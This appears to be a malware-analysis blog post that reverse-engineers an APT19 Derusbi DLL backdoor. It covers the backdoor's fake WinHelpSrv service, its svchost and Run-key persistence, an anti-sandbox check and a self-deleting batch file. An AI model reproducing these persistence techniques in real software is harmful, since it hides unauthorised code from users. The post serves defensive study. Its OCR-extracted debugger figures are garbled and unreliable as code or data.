Analyzing APT19 malware using a step-by-step method

cybergeeks.tech/analyzing-apt19-malware-using-a-step-by-step-method/

Summary

In this blog post we're presenting a full analysis of a DLL backdoor also reported publicly as Derusbi. This particular piece of malware is associated with the actor known as APT19 (Codoso, C0d0so, Sunshop Group).

APT19, also known as C0d0so or Deep Panda, is allegedly a Chinese-based threat group that targeted a lot of industries in the past. FireEye reported that APT19 was active in 2017 when they used 3 different methods to compromise targets: CVE-2017-0199 vulnerability, macro-enabled Microsoft Excel (XLSM) documents and an application whitelisting bypass to the XLSM documents.

The malware registers itself as a service if it has run with administrator privileges, otherwise, it establishes persistence via the "Run" registry key. The main purpose of the malicious DLL is to gather information about the victim's environment such as username, hostname, IP address of the host, the CPU architecture, the default language for the local system, the amount of physical memory, the amount of physical memory currently available, the processor name, the width and the height of the screen of the primary display monitor. The exfiltrated data is encrypted using a XOR operation (the 1-byte key seems to be randomly-chosen), and then encoded using the Base64 algorithm. There is a lot of network communication performed by the malware, however, due to the fact that the C2 server seems to be sinkholed now, we were not able to retrieve the file that was intended to be downloaded by the process.

Technical analysis


SHA256:

DE33DFCE8143F9F929ABDA910632F7536FFA809603EC027A4193D5E57880B292

The file analyzed in this blog post is a DLL that has the following export functions:

Name	Address	Ordinal	
f DebugConnect	6CD7399B	1	
f DebugCreate	6CD7399B	2	Figure 1
f ServiceMain	6CD73311	3	Ū.
DIIEntryPoint	6CD76892	[main entry]	

DebugCreate and DebugConnect entries have the same address and represent the starting point of the malicious activity. The process computes a random string of 3 characters using GetTickCount API calls and the algorithm shown in figure 2:



It tries to delete a file/directory called <3 random chars generated earlier>.dll from System32 directory as shown below:

		•	
🚺 🚄 🖼			
.text:6CD73ED1	mov	ecx, eax	
.text:6CD73ED3		ecx, 2	
.text:6CD73ED6	mov	esi, edx	
.text:6CD73ED8	rep move	sd	
.text:6CD73EDA	mov	ecx, eax	
.text:6CD73EDC	lea	eax, [ebp+pMore]	
.text:6CD73EDF	push		
.text:6CD73EE0	lea	eax, [ebp+pszPath]	
.text:6CD73EE6	and	ecx, 3	
.text:6CD73EE9	push	eax ; pszPath	
.text:6CD73EEA			
.text:6CD73EEC	call	ds:PathAppendA	
.text:6CD73EF2	push	ebx ; dwErrCode F	igure 3
		ds:SetLastError	-
.text:6CD73EF9		edi, ds:DeleteFileA	
.text:6CD73EFF	lea	eax, [ebp+pszPath]	
.text:6CD73F05		eax ; lpFileName	
.text:6CD73F06		edi ; DeleteFileA	
.text:6CD73F08	lea	eax, [ebp+pszPath]	
.text:6CD73F0E		eax ; lpPathName	
.text:6CD73F0F		ds:RemoveDirectoryA	
.text:6CD73F15		esi, ds:GetFileAttributesA	
.text:6CD73F1B		eax, [ebp+pszPath]	
.text:6CD73F21		eax ; lpFileName	
.text:6CD73F22		esi ; GetFileAttributesA	
.text:6CD73F24		eax, 0FFFFFFFh	
.text:6CD73F27	jnz	short loc_6CD73F7A	

Because the file doesn't exist at this time, it's created using CreateFileA API and then deleted using DeleteFileA API. This technique is used to confirm that it has enough rights to write files in the System32 directory:

	CCD73F2F GA GCD73F2F S3 GCD73F32 S3 GCD73F38 BD GCD73F35 S0 GCD73F36 S0 GCD73F37 S0 GCD73F38 BD GCD73F36 S0 GCD73F37 S0 GCD73F38 S0 GCD73F47 S1 GCD73F47 S1 GCD73F47 S7 GCD73F47 S1 GCD73F48 S1 GCD73F47 S1 GCD73F48 S1 GCD73F47 S1 GCD73F48 S1 GCD73F49 S1 GCD73F40 S1 GCD73F47 S1 GCD73F48 S1 GCD73F49 S1 GCD73F40 S1 GCD73F47 S1 GCD73F48 S1 GCD73F49 S1 GCD73F40 S1 GCD73F40 S1 GCD73F40	00 00 00 C0 85 F0 FE FF FF 15 <u>C0 41 D8 6C</u> 38 F8 FF 26 15 <u>AC 40 D8 6C</u> C0	push ebx push 2 push 2 push ebx push ebx push ebx push ebx push ebx push eax call dword ptr ds:[<&CreateFileA>] mov ebx,eax cmp ebx,FFFFFFF]e apt.cGD73F7A call dword ptr ds:[<&GetLastError>] test eax,eax	eax:"C: eax:"C: eax:"C:	X87r1 000000000000000000000000000000000000
	6CD73F54 < 75 : 6CD73F57 FF : 53 6CD73F57 FF : 60 6CD73F58 80 : 60 6CD73F64 60 FF : 6CD73F64 64 FF : 6CD73F64 62 74 6CD73F64 62 74 6CD73F68 v 74	15 <u>A8 40 D8 6C</u> 85 F0 FE FF FF 20	<pre>jne apt.6CD73F7A push ebx call dword ptr ds:[<&CloseHandle>] lea eax,dword ptr ds:[ebp-110] push eax call esi test al.20 je apt.6CD73F7A</pre>	eax: "C: esi:Get	x87StatusWord 0020 x87StatusWord 0020 x87Sw_C1 0 x87Sw_C2 0 x87Sw_C1 0 x87Sw_C3 0 x87Sw_S5 0 x87Sw_C9 0 x87Sw_S5 0 x87Sw_P 1 x87Sw_S5 0 x87Sw_V 1 Default (stdcall)
	apt.dll:\$3F3F #333	:ileA>]= <kernel32.crea< th=""><th>iteFileA></th><th></th><th>2: [esp+4] C0000000 3: [esp+8] 0000000 4: [esp+6] 0000000 5: [esp+10] 00000002</th></kernel32.crea<>	iteFileA>		2: [esp+4] C0000000 3: [esp+8] 0000000 4: [esp+6] 0000000 5: [esp+10] 00000002
Ump 1	Dump 2 🔛 Dump 3	Dump 4 Dump	5 👹 Watch 1 🛛 🖉 Locals 🖉 Struct	005EF9A0 005EF9 005EF9A4 C00000	00
005EF9E8 00 00 0	00 00 00 00 00 00	57 53 5C 73 79 73 74 64 6C 6C 00 00 00 00 00 00 00 00 00 00 00 00	ASCII 65 [] \WINDOWS\syste 00 m32\dfr.dll 00	005EF9A8 000000 005EF9AC 000000 005EF9B0 000000 005EF9B4 000000 005EF9B8 000000	00 02 80

Figure 4

The malicious process retrieves process privilege details by calling GetTokenInformation with parameter type 0x14 (TokenElevation):

6 CCD 738BC 50 6 CCD 738BC FF 15 38 40 D8 6C 6 CCD 738C3 85 C0 1 6 CCD 738C4 85 C0 1 6 CCD 738C5 74 25 1 6 CCD 738C7 6A 04 1 6 CCD 738C7 58 1 6 CCD 738C4 8D 4D F4 1 6 CCD 738C5 50 1 6 CCD 738C6 50 1 6 CCD 738C6 50 1 6 CCD 738C7 89 45 F4 1 6 CCD 73805 50 1 6 CCD 73805 50 1 6 CCD 73808 F7 75 F8 14	<pre>all dword ptr ds:[<&GetCurrentProcess>] ush eax all dword ptr ds:[<&OpenProcessToken>] test eax,eax ie apt.eax bush 4 oop eax lea ecx,dword ptr ss:[ebp-C] bush ecx push ecx push ecx lea eax,dword ptr ss:[ebp-C],eax lea eax,dword ptr ss:[ebp-C] bush ecx push 14 push l4 push l4 push dword ptr ss:[ebp-8]</pre>	<pre>X87r4 0000000000000 x87r5 00000000000000 x87r5 3FFF80000000000 x87r7 3FFF8DB70C975DI x87TagWord FFFF x87TW_0 3 (Empty) : x87TW_4 3 (Empty) : x87TW_4 3 (Empty) : x87TW_4 3 (Empty) : x87StatusWord 0020 x87SW_B 0 x87SW_C3 x87SW_C1 0 x87SW_C3</pre>
 6CD738E1 85 C0 	all dword ptr ds:[<&GetTokenInformation>] test eax,eax je apt.6CD738EC	x87SW_SF 0 x87SW_P Default (stdcall) 1: [esp] 00000294
<pre>dword ptr [6CD84000 <apt.&gettokeninformation>]=<advapi32 #2cdb<="" .text:6cd738db="" apt.dll:\$38db="" pre=""></advapi32></apt.&gettokeninformation></pre>	2.GetTokenInformation>	2: [esp+4] 00000014 3: [esp+8] 005EFC84 4: [esp+C] 00000004 5: [esp+10] 005EFC88
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Address Hex 005EFBEC 00 00 00 00 00 00 00 00 00 00 00 00 00	Image: Watch 1 Image:	014 C84 004

Malware running with admin privileges

Now it queries the "HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Svchost\netsvcs" registry value using RegQueryValueExA function:

	6CD73512	2 56				oush esi				
	6CD73513	3 SD	85 E	B D6 FF	FF	lea eax, dword ptr	r ss:[e	bp-2918		
•	6CD73519	9 53				push ebx				
•	6CD7351/	4 50				push eax				
•	6CD73518	3 E8	E0 1F	B 00 00		call apt.6CD75100	0			
•	6CD73520		C4 00			add esp,C				
•	6CD73523	3 SD	45 F4	4		lea eax, dword ptr	r ss:[e	bp-C]		
•	6CD73526	50				push eax				
•	6CD73527		85 E8	B D6 FF	FF	lea eax, dword pt	r ss:[e	bp-2918		
•	6CD7352D	50				push eax				
•	6CD73528	E SD	45 EC	2		lea eax, dword ptr	r ss:[e	bp-14]		
•	6CD73531					push eax	10000	AND		
•	6CD73532					push ebx				
•	6CD73533		83 CE	E D8 6C		mov edi, apt. 6CD80	CE83			
•	6CD73538					push edi				
•	6CD73539	FF	75 F8	8		push dword ptr se				
	6CD73530		75 F4		1	mov dword ptr ss:	: [ebp-C	,esi		
	6CD7353F	FF	15 10	C 40 D8		call dword ptr de	s [<ℜ	gQueryValu	eExA>]	
•	6CD73545	5 85	CO			test eax,eax				
ļ•	<									
Nord ptr [6CD84	forc <apt< th=""><th>. aregque</th><th>ryvai</th><th>UEEXA> j=</th><th><advap132.r< th=""><th>egQueryValueExA></th><th></th><th></th><th></th><th></th></advap132.r<></th></apt<>	. aregque	ryvai	UEEXA> j=	<advap132.r< th=""><th>egQueryValueExA></th><th></th><th></th><th></th><th></th></advap132.r<>	egQueryValueExA>				
text:6CD7353F a	apt.dll:\$	353F #29	ЗF							
text:6CD7353F a		353F #29		Dump 4	🚛 Dump 5	Watch 1 [x=]	Locals 🕨		6CD8CE83	"netsvcs
text:6CD7353F a				Dump 4	Dump 5	Watch 1 [x=]	Locals		6CD8CE83 00000000	"netsvcs

Figure 6

The list of services retrieved earlier is shown in the next figure:


Address	He	(ASCII
005ED374	43	65	72	74	50	72	6F	70	53	76	63	00	53	43	50	6F	CertPropSvc.SCPo
005ED384	6C	69	63	79	53		63			61	6E	6D	61	6E	73	65	licySvc.lanmanse
005ED394	72	76	65	72	00	67	70	73	76	63	00	69	70	68	6C	70	rver.gpsvc.iphlp
005ED3A4					6D		69				69				68	65	
005ED3B4							69									73	
005 ED 3C 4						6E		00			73			73		72	
005 ED 3D 4																	SwitchingCompati
005ED3E4							00				00					6E	
005ED3F4			6C				74				76					43	
005 ED 404			72		73	74	61	74	69	6F	6E	00	4E	77	73	61	Workstation. Nwsa Figuro 7
005ED414					6E	74	00	52	61	73	61	75	74	6F	00	52	pagent.Rasauto.R Figure 7
005ED424				61			52				74					65	
005ED434				53			53				61						ss.SENS.Sharedac
005ED444			73														cess.SRService.T
005 ED 45 4							00				00					50	
005ED464							61										mSp.wuauserv.BIT
005ED474			53														S.ShellHWDetecti
005ED484			00	4C			6F										on.LogonHours.PC
005ED494													63				
005 ED 4A4		6F		64	6D		72				6B					6F	
005ED4B4		65	72	00	55	73	65	72		61		61	67	65	72	00	
005 ED 4C 4	41	70	70	4D	67	6D	74	00	00	00	6F	00	00	00	52	00	AppMamtoR.

There is another service called WinHelpSrv that is added to this list. The "netsvcs" value is modified to reflect the change by calling RegSetValueExA API:

IP esi= <adva< th=""><th>6CD7351 7CD7351 7CD735</th><th>D6 6A 07 D8 53 D9 57 DA FF 75 F</th><th>-</th><th>push eax push 7 push ebx push edi push dword ptr ss:[eb call esi</th><th>op-8] </th><th>e</th></adva<>	6CD7351 7CD7351 7CD735	D6 6A 07 D8 53 D9 57 DA FF 75 F	-	push eax push 7 push ebx push edi push dword ptr ss:[eb call esi	op-8] 	e
	0735DD apt.dll:	\$35DD #29DD	Dump 4	🛞 Watch 1 🛛 💷 Locals	005ED350 00000294	
Address	Hex			ASCII	005ED354 6CD8CE83 005ED358 00000000 005ED35C 00000007	"netsvcs"
005 ED 3 B 4	73 76 63 00 60 64 75 6C 65 00 72 69 65 65 40	0 77 69 6E 6D 0	73 69 00 73 63 68 0 57 6D 74 00 53 65 7 51 73 74 55 73 65 7	3 dule.winmgmt.Ses	005ED360 005ED374 005ED364 00000164	"CertPropSvc
005 ED 3E 4 005 ED 404 005 ED 404 005 ED 414 005 ED 424 005 ED 424 005 ED 434 005 ED 454 005 ED 454 005 ED 464 005 ED 484 005 ED 484	62 69 6C 69 7. 00 4E 6C 61 00 57 6F 72 6B 2. 70 61 67 58 61 73 73 00 53 41 63 65 73 73 00 61 70 69 73 73 60 53 68 61 65 73 70 00 7. 53 00 53 48 61 64 64 69 7. 62 67 62 00 42 61 41 75 64 69 51 68 65 72 00 51 64 67 20 05 51 64 67 20 05 51 68 65 72 00 51 64	4 79 00 49 61 0 4E 74 60 73 73 3 74 61 74 69 61 74 6 74 61 74 69 61 74 69 61 74 6 74 00 52 61 74 69 60 6 0 53 52 53 65 7 60 67 75 61 75 63 65 7 60 67 65 66 65 65 65 66 67 67 68 57 69 64 60 65 65 66 67 67 68 57 65 64 60 65 62 67 72 00 54 6 74 60 74 00 57 60 74 00 57 60 74 00 57 60 <t< th=""><th>5F 74 65 61 63 63 63 58 61 72 65 64 61 63 59 00 57 69 63 65 60 5 59 00 57 60 64 60 5 55 72 76 00 42 49 5 56 74 73 00 50 42 49 5 56 74 73 70 50 42 49 5 57 72 73 00 50 42 70 42 57 72 73 00 50 42 70 42 70 73 76 63 00 75 75 56 68 65 62 42 72 6 61 67 62 72 65 62 62 72 65 62 62 <t< th=""><th>5E bility.Ias.Irmon 13 .Nla.Ntmssvc.NWC 51 Workstation.Nwsa 52 pagent.Rasauto.R 55 asman.Remoteacce</th><th>005ED368 00002710 005ED36C 0000000 005ED370 008CED80 005ED377 008CED80 005ED378 706F7250 005ED378 706F7250 005ED380 6F504353 005ED388 06637653 005ED388 06637653 005ED388 736661 005ED394 72657672 005ED394 72657672 005ED398 73706700 005ED340 706C68700 005ED3A4 7369736D 005ED3A4 7369736D 005ED346 7369736D</th><th>L"\"C:\\User windows.stor</th></t<></th></t<>	5F 74 65 61 63 63 63 58 61 72 65 64 61 63 59 00 57 69 63 65 60 5 59 00 57 60 64 60 5 55 72 76 00 42 49 5 56 74 73 00 50 42 49 5 56 74 73 70 50 42 49 5 57 72 73 00 50 42 70 42 57 72 73 00 50 42 70 42 70 73 76 63 00 75 75 56 68 65 62 42 72 6 61 67 62 72 65 62 62 72 65 62 62 <t< th=""><th>5E bility.Ias.Irmon 13 .Nla.Ntmssvc.NWC 51 Workstation.Nwsa 52 pagent.Rasauto.R 55 asman.Remoteacce</th><th>005ED368 00002710 005ED36C 0000000 005ED370 008CED80 005ED377 008CED80 005ED378 706F7250 005ED378 706F7250 005ED380 6F504353 005ED388 06637653 005ED388 06637653 005ED388 736661 005ED394 72657672 005ED394 72657672 005ED398 73706700 005ED340 706C68700 005ED3A4 7369736D 005ED3A4 7369736D 005ED346 7369736D</th><th>L"\"C:\\User windows.stor</th></t<>	5E bility.Ias.Irmon 13 .Nla.Ntmssvc.NWC 51 Workstation.Nwsa 52 pagent.Rasauto.R 55 asman.Remoteacce	005ED368 00002710 005ED36C 0000000 005ED370 008CED80 005ED377 008CED80 005ED378 706F7250 005ED378 706F7250 005ED380 6F504353 005ED388 06637653 005ED388 06637653 005ED388 736661 005ED394 72657672 005ED394 72657672 005ED398 73706700 005ED340 706C68700 005ED3A4 7369736D 005ED3A4 7369736D 005ED346 7369736D	L"\"C:\\User windows.stor

Figure 8

The file creates a new service named WinHelpSrv (Windows Helper Service) as follows:



The description of the service is set to "This is windows helper service. Include windows update and windows error":

EI P		68 E8 6A 01 0 53 1 68 10 6 FF 75 9 FF D6			push eax push apt.GCD push 1 push ebx push apt.GCD push dword p call esi	BCF10	ebp-8		6CD865E 6CD8CF1 estiReg v	x87 x87 x87 Defa	TTW_4 3 (Empty) TTW_6 3 (Empty) StatusWord 002	C2 0 x875	3 (Empty)
	132.RegSetVal 36A9 apt.dll:		0F60)							2: 3: 4:	[esp+8] 000000 [esp+C] 000000	10 "Descript 00 01	ion" windows helper se
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	👹 Watch 1	pl-it.	CONTRACT OFFICE TO	"Description"					
Address H					ASCII	^	005ED358 00000000 005ED35C 00000001						
	8 59 53 54 45 E 74 72 6F 6C		72 72 65 53 65 72	6E 74 43 6F 76 69 63 65			005ED360 6CD865E8 005ED364 00000048	"This is windows	helper s	ervic	e. Include win	dows update	and windows error
Liguro		10 EF EF 170	22 73 76		T P S P A B B B B B B B B B B B B B B B B B B								

Figure 10

The malicious DLL is registered as a service by adding the "ServiceDII" value that points to its location to the newly created service registry keys:

EIP	 6CD 7 3 60 6CD 7 3 60 6CD 7 3 60 6CD 7 3 60 6CD 7 3 61 6CD 7 3 61 6CD 7 3 61 	D9 68 0 DE 6A 0 E0 53 E1 68 E6 FF E9 FF 0	31 CF D8 6C 75 F0	2 2 2 2 2	push eax push apt.6CD9FBA0 push 2 push ebx push ebx push dword ptr ss: call esi	[ebp-10]			6CD 9FB4 6CD 8CF3 esi:Reg v	x87TW_4 x87TW_6 x87Stati
esi= <advapi3< th=""><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th>1: [esp] 2: [esp+ 3: [esp+ 4: [esp+ 5: [esp+</th></advapi3<>										1: [esp] 2: [esp+ 3: [esp+ 4: [esp+ 5: [esp+
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	🛞 Watch 1 🕅 🕅 🕅	005ED350 005ED354	000002B4 6CD8CF31	"ServiceD11"		
	59 53 54 49			6E 74 43 6F	ASCII ASCII	005 ED 35 8 005 ED 35 C 005 ED 360	000000000000000000000000000000000000000		\\Desktop\\	apt.dll"

The confirmation that the operation was successful:

E Registry Editor			– 🗆 ×
<u>File Edit View Favorites Help</u>			
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentCor	trolSet\Services\WinHelpSrv\Parameters		
> WbioSrvc	^ Name	Туре	Data
> wcifs	ab (Default)	REG SZ	(value not set)
> Wcmsvc	ab ServiceDII	REG EXPAND SZ	C:\Users\\Desktop\apt.dll
> wcncsvc	~~		

The process creates a batch file called <10 random chars>.bat (the same algorithm utilized before to generate the random letters is used):

	 6CD72F 6CD72F 		0 68 D8 6C	push	apt.6CD86860			6CD8686 eax: "yt
EIP	→● 6CD72F		2 2B 00 00		apt.6CD75B36			fopen 🗸
	• <							>
apt.6CD75B	36							
	2F4F apt.dll	. \$2545 #2245						
		: \$2F4F #234F						
.text:6CD7								
Dump 1	Dump 2	🚛 Dump 3	🚚 Dump 4	💷 Dump 5 (🤴	Watch 1 [x=] Lo	005EF62C	005EFB40 "ytyku: 6CD86860 "w+"	sgpst.bat"

The content of the .bat file is presented below:

@ech	no off	
net	start	%1

del %0

The malicious file sets the priority class 0x100 (REALTIME_PRIORITY_CLASS) for the current process (this means that the current process has the highest possible priority):

			005EF62C FFFFFFF	
	[6CD8408C <apt.&setpric 2F8F apt.dll:\$2F8F #238</apt.&setpric 	orityClass>]= <kernel32.5 8F</kernel32.5 	SetPriorityClass>	
	• <			>
	GCD72F9D 50 GCD72F9E FF GCD72F94 57	15 <u>5C 40 D8 6C</u>	push eax call dword ptr ds:[<&SetThreadPriority>] push edi	
		0F 15 <u>80 40 D8 6C</u>	<pre>push F call dword ptr ds:[<&GetCurrentThread>]</pre>	
10	● 6CD72F8E 50 →● 6CD72F8F FF	15 8C 40 D8 6C	<pre>push eax call dword ptr ds:[<&SetPriorityClass>]</pre>	
		15 <u>A0 40 D8 6C</u>	<pre>call dword ptr ds:[<&GetCurrentProcess>]</pre>	

Figure 14

After this operation, there is a call to SetThreadPriority that sets the priority 15 (THREAD_PRIORITY_TIME_CRITICAL) for the current thread:

	6CD72F 6CD72F 6CD72F 6CD72F	97 FF		80 40 D8	<u>6C</u>	call push	dword	ptr	ds:[<mark><&</mark>	GetCuri	entTh	read>]	
IP	→● 6CD72F	9E FF	15	5C 40 D8	6C		dword	ptr	ds: [<&	SetThr	eadPri	ority>	1
	6CD72F					push							
	•												
	<												
	<												
word ptr	<pre></pre>	pt.&SetTh	readF	riority>	= <kernel32.< th=""><th>SetTh</th><th>nreadPr</th><th>iori</th><th>tv></th><th></th><th></th><th></th><th>_</th></kernel32.<>	SetTh	nreadPr	iori	tv>				_
word ptr	<pre>{ 6CD8405C <a <="" pre=""></pre>	pt.&SetTh	readF	priority>]]= <kernel32.< th=""><th>SetTł</th><th>nreadPr</th><th>iori</th><th>ty></th><th></th><th></th><th></th><th>-</th></kernel32.<>	SetTł	nreadPr	iori	ty>				-
word ptr	<pre>{ 6CD8405C <a <="" pre=""></pre>	pt.&SetTh	readF	riority>]]= <kernel32.< th=""><th>SetTł</th><th>hreadPr</th><th>iori</th><th>ty></th><th></th><th></th><th></th><th></th></kernel32.<>	SetTł	hreadPr	iori	ty>				
				riority>]]= <kernel32.< th=""><th>SetTł</th><th>hreadPr</th><th>iori</th><th>ty></th><th></th><th></th><th></th><th></th></kernel32.<>	SetTł	hreadPr	iori	ty>				
	[6CD8405C <a< th=""><th></th><th></th><th>riority>]</th><th>]=<kernel32.< th=""><th>SetTh</th><th>hreadPr</th><th>iori</th><th>ty></th><th></th><th></th><th></th><th></th></kernel32.<></th></a<>			riority>]]= <kernel32.< th=""><th>SetTh</th><th>hreadPr</th><th>iori</th><th>ty></th><th></th><th></th><th></th><th></th></kernel32.<>	SetTh	hreadPr	iori	ty>				
				riority>]]= <kernel32.< td=""><td>SetTh</td><td>hreadPr</td><td></td><td></td><td>0.05</td><td>FFCOC</td><td></td><td></td></kernel32.<>	SetTh	hreadPr			0.05	FFCOC		
text:6CD7	2F9E apt.dll	:\$2F9E #2	39E								EF62C	FFFFF	
			39E	riority>]]= <kerne132. ∰ Dump 5</kerne132. 		Watch 1		ty> x=]Localu			FFFFF	

Now there are 2 SHChangeNotify API calls with the following parameters: 0x4 (SHCNE DELETE), 0x5 (SHCNF PATH), the 3rd parameter is the path to rundll32.exe (because the dll was run using rundll32) and the name of the batch file, respectively, and the 4th parameter is 0. These calls have the purpose of notifying the system if rundll32.exe or the batch file is deleted:

Figure 16

The batch file is executed using the WinExec function. Basically, it starts the WinHelpSrv service, and then the batch file is deleted:

IP	● 6CD73026 ● 6CD73027 ● 6CD7302D	50 FF 15 <u>BC 40 D8 6C</u> B0 01	<pre>push eax call dword ptr ds:[6CD840BC] mov al,1</pre>	eax:"yt WinExec	X87	7 SW
dword ptr [apt.6CD840BC]=ac	clayers.6CDD5310		>	1: 2: 3: 4:	
taxt. CCD 73	027 apt.dll:\$302	27 #2427				fes

Figure 17

Now we'll talk a bit about the ServiceMain export function that is called when the new service starts. The process registers a function to handle service control requests by calling the RegisterServiceCtrlHandlerA function:



Figure 18

There is a call to SetServiceStatus function using the following SERVICE STATUS structure: 0x10 (SERVICE WIN32 OWN PROCESS), 0x2 (SERVICE START PENDING), 0 (no controls are accepted), 0 (dwWin32ExitCode), 0 (dwServiceSpecificExitCode), 0x1 (dwCheckPoint) and 0xbb8 (3000 ms, the amount of time that the service expects an operation to take before the next status update):

EIP 6CD7347E FF 15 1	4 FB D8 6C push dword ptr 0 40 D8 6C call dword ptr	B58 ds:[<mark>6CD8FB74]</mark> ds:[<&SetServiceStatus>]		875W_C1 0 x875 875W_SF 0 x875
6CD73484 C3	ret		/ 1	efault (stdcall) : [esp] 00001234
<pre>dword ptr [6CD84010 <apt.&setservices .text:6CD7347E apt.dll:\$347E #287E</apt.&setservices </pre>	status>j= <aovapi32.setservicestatu< th=""><th>5></th><th>2 3 4 5</th><th>: [esp+8] 6CD73:</th></aovapi32.setservicestatu<>	5>	2 3 4 5	: [esp+8] 6CD73:
💭 Dump 1 💭 Dump 2 💭 Dump 3 💭	Dump 4 📖 Dump 5 🛞 Watch 1	[x=] Locals 🖉 Struct	00D1F890 00001234 00D1F894 6CD8FB58	
Address Hex	ASCII	^	00D1F898 6CD733A0 00D1F89C 00000000	
6CD 8FB58 10 00 00 00 02 00			00D1F8A0 00000000 00D1F8A4 0338EDB0	
Figure 19				

The malicious process creates an unnamed event object by calling the CreateEvent function:

тр	 6CD733A 6CD733A 6CD733B 6CD733B 6CD733B 6CD733B 	F 56 0 6A 0 2 56	1 5 70 40 D8		push esi push esi push 1 push esi	to detEver	eateEventW>]		
lword ptr [6	• < CD84070 <ap< th=""><th>t.&CreateEv</th><th>^ /entW>]=<ker< th=""><th></th><th></th><th></th><th></th><th>_</th><th>></th></ker<></th></ap<>	t.&CreateEv	^ /entW>]= <ker< th=""><th></th><th></th><th></th><th></th><th>_</th><th>></th></ker<>					_	>
-000	Dump 2	Dump 3	, Dump 4	Dump 5	💮 Watch 1	[x=] Locals	Struct		0001F884 000000 00D1F888 000000
ddress Hex	00 00 00 02				ASCII			^	00D1F88C 000000 00D1F890 000000

Figure 20

Now it follows another SetServiceStatus call by using the following SERVICE_STATUS structure: 0x10 (SERVICE_WIN32_OWN_PROCESS), 0x4 (SERVICE_RUNNING), 0x1 (SERVICE_ACCEPT_STOP), 0 (dwWin32ExitCode), 0 (dwServiceSpecificExitCode), 0 (dwCheckPoint) and 0 (dwWaitHint):



Figure 21

The final operation of this section is to create a new thread using the CreateThread function. The same action will be performed even if the process hasn't run with admin privileges, as we'll see later on:

	P DO CC	B4 ds:[<&CreateThread>]	3: [esp+8] 4: [esp+C]) x87) x87) x87) x87) x87) 000000 (00000 6CD73 00000
reckerdebrober aperarrigober #2/E/			5: [esp+10]	0000
		00	0D1F818 00000000	
💭 Dump 1 💭 Dump 2 💭 Dump 3	💭 Dump 4 💭 Dump 5 💮 Watch 1 🛛	I Locals Struct 00	0D1F81C 00000000	
Ump 1 Ump 2 Ump 3	Dump 4 Ump 5 🛞 Watch 1 🕅	x=l Locals 2 Struct 000		3184

Figure 22

Malware running without admin privileges

The malware uses an anti-analysis technique by comparing the image path of the executable with rundll32.exe. It is done to ensure that the file is not executed by a sandbox/analyst (it exits if that's the case):

.text:6CD7374B	
.text:6CD7374B loc_60	
.text:6CD7374B xor	
	<pre>0FEh ; 'b' ; size_t</pre>
.text:6CD73752 lea	eax, [ebp+var_107]
.text:6CD73758 push	ebx ; int
.text:6CD73759 push	eax ; void *
.text:6CD7375A mov	[ebp+var_1], bl
.text:6CD7375D mov	[ebp+Filename], bl
.text:6CD73763 call	_memset
.text:6CD73768 add	esp, OCh
.text:6CD7376B push	ØFFh ; nSize
.text:6CD73770 lea	eax, [ebp+Filename]
.text:6CD73776 push	eax ; lpFilename
.text:6CD73777 push	ebx ; hModule
.text:6CD73778 call	ds:GetModuleFileNameA
.text:6CD7377E lea	eax, [ebp+Filename]
.text:6CD73784 push	offset aRundll32Exe ; "rundll32.exe
.text:6CD73789 push	eax ; char *
.text:6CD7378A call	_strstr
.text:6CD7378F pop	ecx
.text:6CD73790 pop	ecx
.text:6CD73791 test	eax, eax
	cux, cux

The malware is made persistent by adding a new value called WinHelpSrv under the "Run" registry key. In our case, this value points to the location of rundll32.exe because the DLL was run using this executable:

	807 apt.dll:		7		3: [esp+8] 4: [esp+C]	00000000 00000001 005EF98C "\"C:
	<	t. AR eqSetV	alueExA>]= <a< th=""><th>dvapi32.Reg</th><th>SetValueExA> 2: [esp-00] 2: [esp-40]</th><th>000298 6CD8664C "WinHe</th></a<>	dvapi32.Reg	SetValueExA> 2: [esp-00] 2: [esp-40]	000298 6CD8664C "WinHe
IP	→• 6CD7380	7 FF 1	5 24 40 D8 (call dword ptr ds: [<&RegSetValueExA>]	
	 6CD737F 6CD7380 	F 68 4	C 66 D8 6C		push apt. 6CD8664C 6CD866 x875W_SF 0	x875W_P 1
	 6CD737F 6CD737F 	C 6A 0	1		push 1 push 1 push ebx x875W_B 0 x875W_C1 0	x87SW_C3 0 1 x87SW_C0 0
1	 6CD737F 6CD737F 		S F8 FC FF F	FF	push eax lea eax,dword ptr ss:[ebp-308] push eax eax:"\ x87StatusWo	rd 0020

Figure 24

The confirmation that the persistence was successfully established:

Registry Editor				– 🗆 X
<u>File Edit View Favorites H</u> elp				
Computer\HKEY_CURRENT_USER\Software\Microsoft\Wi	ndows\CurrentVersion\I	Run		
> DeviceAccess	^	Name	Туре	Data
> DeviceCapabilities		ab (Default)	REG_SZ	(value not set)
> Devices		WinHelpSrv	REG_SZ	"C:\Windows\SysWOW64\rundll32.exe"
Diagnostics		Contraction of the second		
Figure 25				

